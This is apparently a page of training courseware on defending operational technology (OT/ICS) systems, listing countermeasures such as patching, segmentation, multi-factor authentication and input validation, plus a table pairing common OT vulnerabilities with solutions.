
LO#08: Explain OT Attack Countermeasures

OT Attack Countermeasures

This section discusses various OT security measures, OT vulnerabilities and their solutions, security measures based on the Purdue model, international OT security organizations, OT security solutions, and tools. Following the security measures, organizations can implement proper security mechanisms to protect critical industrial infrastructure and associated IT systems from various cyber-attacks.



How to Defend Against OT Hacking


1. Use **purpose-built sensors** to discover vulnerabilities in the network
2. Update systems to the latest technologies and regularly **patch systems**
3. Implement secure configuration and **secure coding practices** for OT applications
4. Maintain an **asset register** for tracking and scrutinizing outdated systems
5. Use **strong passwords** and change the default factory-set passwords
6. Secure remote access through multiple layers of defense by implementing **VPNs**
7. **Secure the network perimeter**, and filter and prevent unauthorized inbound traffic
8. Regularly scan systems and networks using **anti-malware tools**
9. Harden the systems by **disabling unused services** and functionalities
10. Regularly **patch vulnerabilities** released by the manufacturers
11. Employ **IDS and flow-measurement systems** to detect attacks at an early stage
12. Use only tested and familiar **third-party web servers** for serving ICS web applications
13. Ensure ICS vendors add **cryptographic signatures** to the application updates
14. Perform **periodic audits** of the industrial systems to validate security controls

How to Defend Against OT Hacking

Follow the countermeasures discussed below to defend against OT hacking:

- Regularly conduct a risk assessment to reduce the current risk exposure
- Use purpose-built sensors to discover the vulnerabilities in the network inactively
- Incorporate threat intelligence to uncover threats and protect assets by prioritizing OT patches
- Regularly upgrade OT hardware and software tools
- Disable unused ports and services
- Implement secure configuration and secure coding practices for OT applications
- Update systems to the latest technologies and patch systems regularly
- Maintain an asset register to track the information and to scrutinize outdated and unsupported systems
- Perform continuous monitoring and detection of the log data generated by the OT systems for detecting real-time attacks
- Train employees with the latest security policies and raise awareness of the latest threats and risks
- Use strong and secure passwords using hashing, and change the default factory-set passwords
- Secure remote access through multiple layers of defense by implementing two-factor authentication, VPNs, encryption, firewalls, etc.

- Implement incident response and business continuity plans
- Secure the network perimeter to filter and prevent unauthorized inbound traffic
- Regularly scan systems and networks using anti-malware tools
- Restrict network traffic by using techniques like rate-limiting and whitelisting to prevent DoS and brute-forcing attacks
- Harden the systems by disabling unused services and functionalities
- Regularly patch vulnerabilities released by the manufacturers
- Regularly check the DNS logs to detect any unauthorized access
- Secure and update systems that interact with the ICS/SCADA devices, as these systems can be exploited to bypass security gateways
- Employ professional security red teams to uncover the vulnerabilities of critical industrial infrastructure
- Use Intrusion Detection Systems (IDSs) and flow-measurement systems to detect attacking attempts at an early stage
- Ensure proper sanitization and validation of the input to prevent attacks such as buffer overflow, command injection, and XSS.
- Use library calls instead of external processes to recreate the desired functionality
- Process all the SQL queries used in the ICS system using prepared statements, parameterized queries, or stored procedures
- Use only tested and familiar third-party web servers for serving the ICS web applications
- Ensure that ICS vendors design their systems to restrict unauthorized access and grant least privileges for performing functions
- Ensure integrity of transmitted messages by appending checksum to every message
- Ensure ICS vendors add cryptographic signatures to application updates
- Perform periodic audits of industrial systems to validate the security controls, production, and management systems
- Use DMZ connections between the ICS and corporate networks for secure communication
- Check network data bounds and integrity on the server applications that process ICS protocol traffic
- Perform a source code review of all ICS applications that handle network traffic



OT Vulnerabilities and Solutions

Vulnerability	Solutions
1. **Publicly Accessible OT systems**	Implement multi-factor authentication Use enterprise-grade firewall and remote access solution
2. **Insecure Remote Connections**	Use strong multifactor authentication mechanism and password policies Implement appropriate security patching practices
3. **Missing Security Updates**	Test applications in the sandbox environment before launching it live Employ a firewall and perform device hardening
4. **Weak Passwords**	Use separate username conventions for the corporate IT and OT networks Change default credentials at the installation time Perform security audits to meet compliance with secure password policies
5. **Insecure Firewall Configuration**	Implement secure firewall configuration Configure the access control list on the firewall

Vulnerability	Solutions
6. **OT Systems Placed within the Corporate IT Network**	Segregate the corporate IT and OT devices Establish a DMZ for all connections in the IT and OT systems
7. **Insufficient Security for Corporate IT Network from OT Systems**	Restrict access on the IT-OT network, based on the business need Establish a secure gateway between the two networks
8. **Lack of Segmentation within OT Networks**	State clear separation between critical and non-critical systems Implement zoning model that uses a defense-in-depth approach
9. **Lack of Encryption and Authentication for Wireless OT Networks**	Use strong wireless encryption protocols Use industry-standard cryptographic algorithms Conduct regular security audits
10. **Unrestricted Outbound Internet Access from OT Networks**	Conduct a formal risk assessment Monitor and segregate OT systems from external access Download security updates in a separate repository outside the OT network

OT Vulnerabilities and Solutions

